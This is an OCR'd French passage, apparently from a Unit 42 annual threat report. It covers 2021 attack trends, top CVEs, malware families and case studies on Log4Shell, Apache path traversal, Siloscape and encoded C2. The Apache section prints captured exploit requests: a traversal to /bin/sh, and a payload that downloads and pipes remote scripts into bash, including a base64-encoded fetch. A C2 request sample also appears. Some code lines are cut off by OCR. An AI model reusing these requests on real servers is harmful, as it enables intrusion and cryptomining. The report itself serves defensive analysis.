


Figure 5 : Top 15 des catégories d'attaques

En classant chaque session malveillante observée dans le trafic d'attaque par type de vulnérabilité et par niveau de sévérité, nous avons constaté un engouement marqué pour certaines CVE par rapport à d'autres. La Figure 6 présente les 10 principales vulnérabilités exploitées dans des attaques en 2021 (voir l'Annexe 1 pour plus d'informations).

Sans surprise, la vulnérabilité Apache Log4j arrive en tête de classement pour l'année 2021 avec plus de 11 millions de sessions d'attaques observées en moins d'un mois. Cela équivaut à 4,2 % du total des sessions d'attaques, preuve s'il en est de l'impact sans précédent de Log4Shell sur la sécurité Internet (voir la partie 3.1 pour en savoir plus).

Autre constat notable : les vulnérabilités plus anciennes restent encore largement exploitées, y compris certaines remontant à 2017.




Concernant la vulnérabilité intitulée « F5 TMUI/ForgeRock OpenAM » (septième vulnérabilité la plus exploitée d'après la Figure 6 et l'Annexe 1), il convient de préciser que les deux vulnérabilités CVE-2020-5902 et CVE-2021-35464 ont été combinées. Enregistrées en même temps suite au problème de normalisation du chemin Apache [12], elles sont toutes deux liées. Les autres vulnérabilités affichant deux numéros CVE ou plus sont de nature similaire et ciblaient le même fournisseur ou éditeur de logiciels. À ce propos, des fournisseurs IPS tels que Palo Alto Networks n'ont besoin que d'une seule signature de prévention des menaces pour détecter des attaques CVE multiples et similaires.

Répartition géographique

Nos observations de terrain nous ont permis de retracer l'origine géographique des attaques en corrélant leurs adresses IP. Notons toutefois que les attaquants expérimentés s'appuient souvent sur des serveurs proxy et des VPN situés dans d'autres régions pour brouiller les pistes et masquer leur localisation réelle. Du reste, la majorité du trafic d'exploitation provient de machines compromises par un botnet, notamment des appareils IoT et des machines virtuelles dans le cloud public.

Selon nos recherches, la plupart des attaques semblent émaner des États-Unis (68 % du trafic d'attaque total), suivis de la Fédération de Russie (5,6 %), de la Chine (4 %) et de l'Allemagne (3,2 %). L'Annexe 2 dresse la liste des 14 pays identifiés avec un volume de trafic malveillant supérieur à 0,8 %. Si les attaquants recourent bel et bien à un serveur local compromis pour dissimuler leur localisation réelle, il semble vital pour les entreprises de réduire la disponibilité de ces machines à risque, tant elles constituent une rampe de lancement idéale aux attaques.

La heat map de la Figure 7 représente le volume de trafic dans chaque pays par couleur, définie dans la légende.



Types de vulnérabilités à surveiller en 2022 et 2023

Pour aiguiller les équipes de sécurité sur les principales vulnérabilités à observer en 2022 et début 2023, nous avons procédé à une analyse secondaire des sessions malveillantes recensées dans le trafic d'attaque. L'Annexe 3 énumère les 10 principales vulnérabilités à surveiller maintenant et dans un futur proche, tout en incluant des liens vers des études existantes et des correctifs potentiels.

Parmi les facteurs pris en compte pour la méthodologie : la base d'utilisateurs potentielle d'une solution comportant une vulnérabilité, son niveau de sévérité, la fiabilité des PoC, ses trajectoires récentes, la présence de vulnérabilités locales (qui requièrent l'accès préalable à un système compromis) ou distantes (qui peuvent être exploitées via un réseau). Selon nos observations, Java est associé à quelques vulnérabilités RCE telles que le paquet NPM de la Bibliothèque des informations système pour Node.js [CVE-2021-21315] et au sein du Spring Framework [CVE-2022-22963, CVE-2022-22965]. D'autre part, le contournement de l'authentification est une vulnérabilité qui affecte de multiples secteurs dans Zoho ManageEngine ADSelfService Plus [CVE-2021-40539]. D'autres fournisseurs, y compris Apache et Microsoft, sont également exposés, étant donné leur vaste base d'utilisateurs.


Nous espérons que les indicateurs précoces et les recherches existantes sur ces vulnérabilités permettront de réduire leur incidence l'an prochain. Reportez-vous à l'Annexe 3 pour plus d'informations.

Tour d'horizon des malwares en 2021

Dans cette partie, nous nous penchons sur les menaces réseau sous l'angle des malwares, généralement propagés par les cybercriminels qui exploitent certaines vulnérabilités telles que l'exécution de code à distance. En 2021, 525 millions d'échantillons malveillants ont été collectés par WildFire [13], le service d'analyse des malwares de Palo Alto Networks.

Familles de malwares

L'équipe Unit 42 de Palo Alto Networks sonde en permanence le champ des menaces afin d'identifier les nouveaux dangers pour les systèmes de sécurité. Par une traque active des acteurs cyber et des malwares déployés, nous sommes en mesure d'identifier les motivations et objectifs de chaque groupe.



Les cybercriminels créent et propagent des malwares pour plusieurs raisons. La Figure 8 présente les groupes de malwares classés par étiquettes, selon la typologie établie par Unit 42 pour répertorier les malwares et suivre leur évolution.

Les programmes potentiellement indésirables (PPI) constituent la forme de malware la plus courante. Elle comprend des programmes de type adwares, spywares génériques et hijackers. Deuxième type de malware le plus fréquent : les téléchargeurs qui permettent à un attaquant de transférer d'autres malwares ou outils à un appareil compromis, ou de commettre d'autres actes malintentionnés.

Nous avons également constaté qu'une grande part des échantillons de malware relevés en 2021 étaient déployés dans le cadre d'attaques à motivation financière. C'est notamment le cas des chevaux de Troie bancaires, des cryptomineurs et des ransomwares. D'autres types de logiciels malveillants, tels que des outils d'accès à distance (RAT), peuvent servir à des fins de surveillance et d'espionnage.

Selon notre analyse des familles de malwares les plus répandues en 2021, Berbew se trouve en

tête de liste. Rappelons qu'il a été découvert en 2004, ce qui prouve à quel point des malwares d'ancienne génération ont encore un pouvoir de nuisance, comme c'est le cas pour les vulnérabilités. Ci-dessous la liste complète des familles de malware dominantes et de leurs modes opératoires :

- **Berbew (22,9 %)** est un cheval de Troie capable de dérober des mots de passe et d'autres informations sensibles stockées sur un appareil infecté
- **Sivis (16,4 %)** est un malware qui se propage en injectant du code malveillant dans d'autres fichiers exécutables
- **Vindor (15 %)** est un backdoor qui permet aux cybercriminels d'enregistrer les frappes sur un clavier, d'exfiltrer des données sensibles et de lancer des attaques DoS.
- **Ibashade (12,4 %)**, **Valla (7,4 %)**, **Miras (5,1 %)** et **Xolxo (4,7 %)** sont des vers qui se propagent en infectant des fichiers présents sur des supports de stockage amovibles et des partages réseau
- **VTBoss (7,2 %)** et **Sarodip (4,9 %)** sont des familles de malwares conçues pour surcharger VirusTotal, le fameux service web d'analyse de virus, en l'inondant constamment de fichiers aux contenus uniques
- **Gator Adware (3,9 %)** est capable de surveiller les habitudes de navigation d'un utilisateur et de télécharger d'autres logiciels potentiellement indésirables sur des ordinateurs infectés





Figure 9 : Répartition des familles de malwares

Principaux types de fichiers malveillants

Un malware peut prendre de nombreux visages, dont le plus courant se retrouve dans les fichiers exécutables ou fichiers avec scripts/exécution de code tels que les fichiers PE et ELF. Il peut aussi s'agir de fichiers pouvant afficher un contenu à des fins de phishing tels que des fichiers PDF et des documents Microsoft Word. La Figure 10 présente les 10 types de fichiers les plus répandus analysés par WildFire en 2021.




Avec un total de 1,4 milliard d'appareils actifs par mois, Windows reste actuellement le système d'exploitation le plus utilisé. C'est donc sans surprise que les formats de fichiers exécutables Windows constituent le type de malware préféré des assaillants.

À noter que le malware PE64 (compatible avec la version de 64 bits) est beaucoup moins exploité que les fichiers PE. Cela s'explique principalement par la rétrocompatibilité de la plateforme Windows 64 bits qui permet d'exécuter des applications de 32 bits. Nombre d'attaquants choisiront de ne pas développer de malwares pour la version de 64 bits tant que les anciennes versions de l'OS fonctionnent encore. Quant aux PDF, leur utilisation s'accroît d'année en année. Si un fichier PDF malveillant ne peut endommager directement votre équipement, son objectif consiste toutefois à inciter les utilisateurs à cliquer sur des liens incorporés qui les redirigent vers des sites externes malveillants. Les cybercriminels à la manœuvre pourront alors tenter d'exécuter un malware, ou de dérober des identifiants de connexion ou des données de carte bancaire. Cette technique est connue sous le nom de phishing [14]. Depuis la généralisation du travail hybride, les attaques de phishing se sont multipliées, d'où une utilisation accrue des fichiers PDF à ces fins crapuleuses.

Sur les **13,7 milliards** d'échantillons collectés par WildFire en 2021, environ **4 %** (525 millions) se sont révélés malveillants, soit près du double par rapport à 2020

Le pourcentage d'échantillons malveillants a doublé entre 2020 et 2021

Chaque année, le nombre de fichiers malveillants identifiés par WildFire augmente. Au vu des tendances de 2019 à 2021, il ne fait aucun doute que les échantillons de malwares n'ont jamais autant foisonné. Sur tous les échantillons enregistrés en 2021, environ 4 % étaient malveillants, un taux qui a doublé par rapport à 2020.



Études de cas

Cette section présente une analyse approfondie de plusieurs vulnérabilités qui ont impacté le plus fortement les entreprises ces dernières années. Les trois premières correspondent aux attaques les plus dévastatrices en 2021, attaques qui continuent de semer le chaos aujourd'hui. Les exemples suivants soulignent l'omniprésence des canaux CnC dans des attaques et révèlent à quel point les acteurs cyber ont perfectionné leurs méthodes et leurs tactiques de contournement.

Pour les équipes de sécurité, le but est de comprendre les modes opératoires de ces cybercriminels afin d'optimiser leurs contrôles et de renforcer leur posture de sécurité. Au sommaire de cette section : Log4Shell, tentatives d'exploitation de la traversée de répertoire HTTP Apache, Siloscape (malware ciblant les containers Windows), et enfin Encoded C2 et Cobalt Strike.

Log4Shell : l'évènement cybersécurité le plus marquant de 2021

Les vulnérabilités Apache Log4j 2 Remote Code Execution (RCE) (CVE-2021-44228, CVE-2021-45046) représentent à coup sûr deux des vulnérabilités les plus critiques de l'histoire, car un nombre considérable d'applications Java reposent sur Log4j comme utilitaire de journalisation. La bibliothèque Apache Log4j permet aux développeurs de générer des procédures pour enregistrer des données dans diverses applications. Dans certains cas sur un système vulnérable, une requête envoyée à Log4j comportant des caractères spéciaux va initier une recherche Java sur un serveur LDAP distant malveillant. Résultat : un attaquant peut exécuter du code à distance sur le serveur de la victime via Log4j 2. Toutes les versions Apache Log4j 2.15.0-rc1 ou antérieures sont vulnérables à cette attaque. Publié le 10 décembre 2021, un article d'Unit 42 [15] présentait l'analyse de la cause racine et d'autres observations. L'article a ensuite été actualisé à la lumière de nouvelles informations disponibles sur Log4Shell.

11 millions de tentatives d'exploitation active ont été observées depuis sa découverte et le nombre de détections continue de croître

Dans les 30 jours qui ont suivi la découverte de Log4Shell en décembre, nous avons constaté 11,01 millions de tentatives d'exploitation active, et le nombre de détections continue de croître. Et si l'on inclut les attaques liées à des activités internes telles que des opérations de simulation Red Team, le bilan s'alourdit considérablement. Pour découvrir comment réduire les risques liés à Log4j (politiques de blocage des domaines malveillants inconnus et activation du déchiffrement), consultez l'article d'Unit 42 [15] sur le sujet.

Traversée de répertoire du serveur HTTP Apache : la vulnérabilité potentiellement prédominante en 2022

En date du 21 octobre 2021, Unit 42 a observé des tentatives de distribution de mineurs de cryptomonnaie par l'exploitation de la vulnérabilité CVE-2021-41773, une traversée de répertoire sur les serveurs HTTP Apache. Près de 850 000 sessions malveillantes liées à cette CVE ont ainsi été constatées en 2021. Celle-ci pourrait d'ailleurs toucher plus de 30 % des sites Internet, étant donné la forte popularité des serveurs HTTP Apache. Dans certains cas, nous avons observé des attaques visant à exécuter du code à distance pour distribuer les cryptomineurs.

Analyse de la vulnérabilité

```
ST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1
ntent-Type: application/x-www-form-urlencoded
ntent-Length: 6

oami
```

Une vulnérabilité sur une traversée de répertoire se matérialise lorsqu'une URL ou un chemin d'accès aux fichiers n'est pas correctement normalisé avant d'accéder à la ressource identifiée. Avec l'insertion des caractères « ../ » dans une URL, un serveur web dont la normalisation des chemins est défectueuse peut donner accès à des ressources sensibles. Le plus souvent, ce type de vulnérabilité ouvre la voie à des divulgations d'informations. Toutefois, selon les ressources accessibles, la vulnérabilité peut aussi donner lieu à une exécution de code à distance. À titre d'exemple, une traversée de répertoire de ce type peut servir à accéder à une base de données contenant des identifiants de connexion. Muni de ce précieux sésame, l'attaquant pourra alors s'authentifier avec des droits d'administrateur. Dans le cadre des serveurs HTTP Apache, l'exécution de code est possible lorsque le module `mod_cgi` du serveur vulnérable est actif. Ce module permet normalement à n'importe quel fichier binaire ou script de s'exécuter, à condition d'être contenu dans un chemin spécifique tel que `/cgi-bin/`. Dans le cas d'une traversée vulnérable, cette restriction peut être contournée afin d'exécuter tout fichier binaire ou script disponible sur le système de fichiers du serveur. L'exemple d'une requête HTTP est illustré à la Figure 12.

```
 /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
Agent: curl/7.58.0
ɔt: */*
ɛnt-Length: 301
ɛnt-Type: application/x-www-form-urlencoded

-s http://192.168.1.64/xms || wget -q -O - http://192.168.1.64/xms || lwp-download http://192.168.1.64/xms /tm
| bash -sh; bash /tmp/xms; rm -rf /tmp/xms; echo
G9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8xOTQuMzguMjAuMzEvZC5weSIp
KSkn | base64 -d | bash -
```


Figure 13 : Requête HTTP de téléchargement et d'exécution de code malveillant

Baptisé PwnRig par ses développeurs, ce cryptomineur est une version modifiée du logiciel de minage open-source légitime XMRig (voir Figure 14).

```
uVar8 = (undefined4)param_3;
local_10 = *(long *)(in_FS_OFFSET + 0x28);
iVar1 = (int)param_10;
if (iVar1 == 2) {
  uVar6 = FUN_0058c991((int)param_1,param_2,uVar8,param_4,param_5,param_6,param_7,param_8,
                       (ulong *)"pwnRig (by pwned)\n built on Jul 19 2021 with GCC",param_
                      param_11,param_12,param_13,param_14,in_stack_fffffffffffffc8);
  uVar2 = 0;
```

Figure 14 : Message de la version PwnRig

Siloscape : premier malware connu pour cibler les containers Windows



Alors qu'un nombre croissant d'entreprises migrent vers le cloud, les attaquants n'ont fait que suivre le mouvement. En mars 2021, Unit 42 a ainsi identifié [17] une nouvelle famille de malwares visant les containers Windows exécutés dans des clusters Kubernetes. Connu sous le nom de Siloscape, ce backdoor malveillant a suscité un grand intérêt dans la mesure où il est le premier à cibler la plateforme Windows dans le cloud. Une analyse poussée de ses fonctionnalités a révélé qu'il pouvait exploiter une vulnérabilité déjà signalée afin de s'extraire des containers Windows. Une fois que cela est fait, l'attaquant peut contrôler le serveur à distance, y compris tous les containers qui y sont hébergés. Cette prise de contrôle donne libre cours à des exfiltrations d'informations sensibles ou au chiffrement de données, qui ne seront déchiffrées qu'en échange d'une rançon. La découverte de cette famille de malwares sonne comme un rappel de l'importance de sécuriser l'ensemble des environnements cloud, peu importe la plateforme et l'infrastructure de containers. La Figure 15 illustre le mode opératoire de Siloscape dans une infrastructure cloud type.

CnC chiffré et encodé : la ruse des attaquants pour échapper à la détection

Canaux CnC chiffrés et méthodologies de détection

Aujourd'hui, le canal CnC est très largement utilisé par les cybercriminels pour communiquer avec des machines infectées. Commandes à distance, fuite de données sensibles présentes sur les hôtes infectés, téléchargement de logiciels pour lancer d'autres attaques... le trafic CnC permet de servir les objectifs les plus variés. De multiples protocoles réseau (HTTP, SSL, TLS, DNS, ICMP, etc.) sont utilisés pour transmettre la majorité du trafic CnC, auxquels s'ajoute le trafic non identifié comme provenant d'applications connues telles que les applications TCP/UDP inconnues.

Les commandes envoyées par le biais de paquets CnC vers un hôte infecté peuvent souvent paraître anodines. La raison est simple : ce type de trafic CnC peut être difficile à identifier avec des signatures, car celles qui sont suffisamment sensibles pour les détecter peuvent renvoyer un grand nombre de faux positifs. La Figure 16 montre l'exemple d'un paquet HTTP servant à une communication CnC d'apparence innocente qui, en réalité, exécute la commande d'un cyberattaquant dans l'en-tête « Cookie ».

```
GET /news.php HTTP/1.1
Host: 192.168.1.1-36
Cookie: lOeDWu=dZPp4Y/mjQRPu7LVMYWfdHR2YoA=
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
```

Figure 16 : Trafic CnC de PowerShell Empire

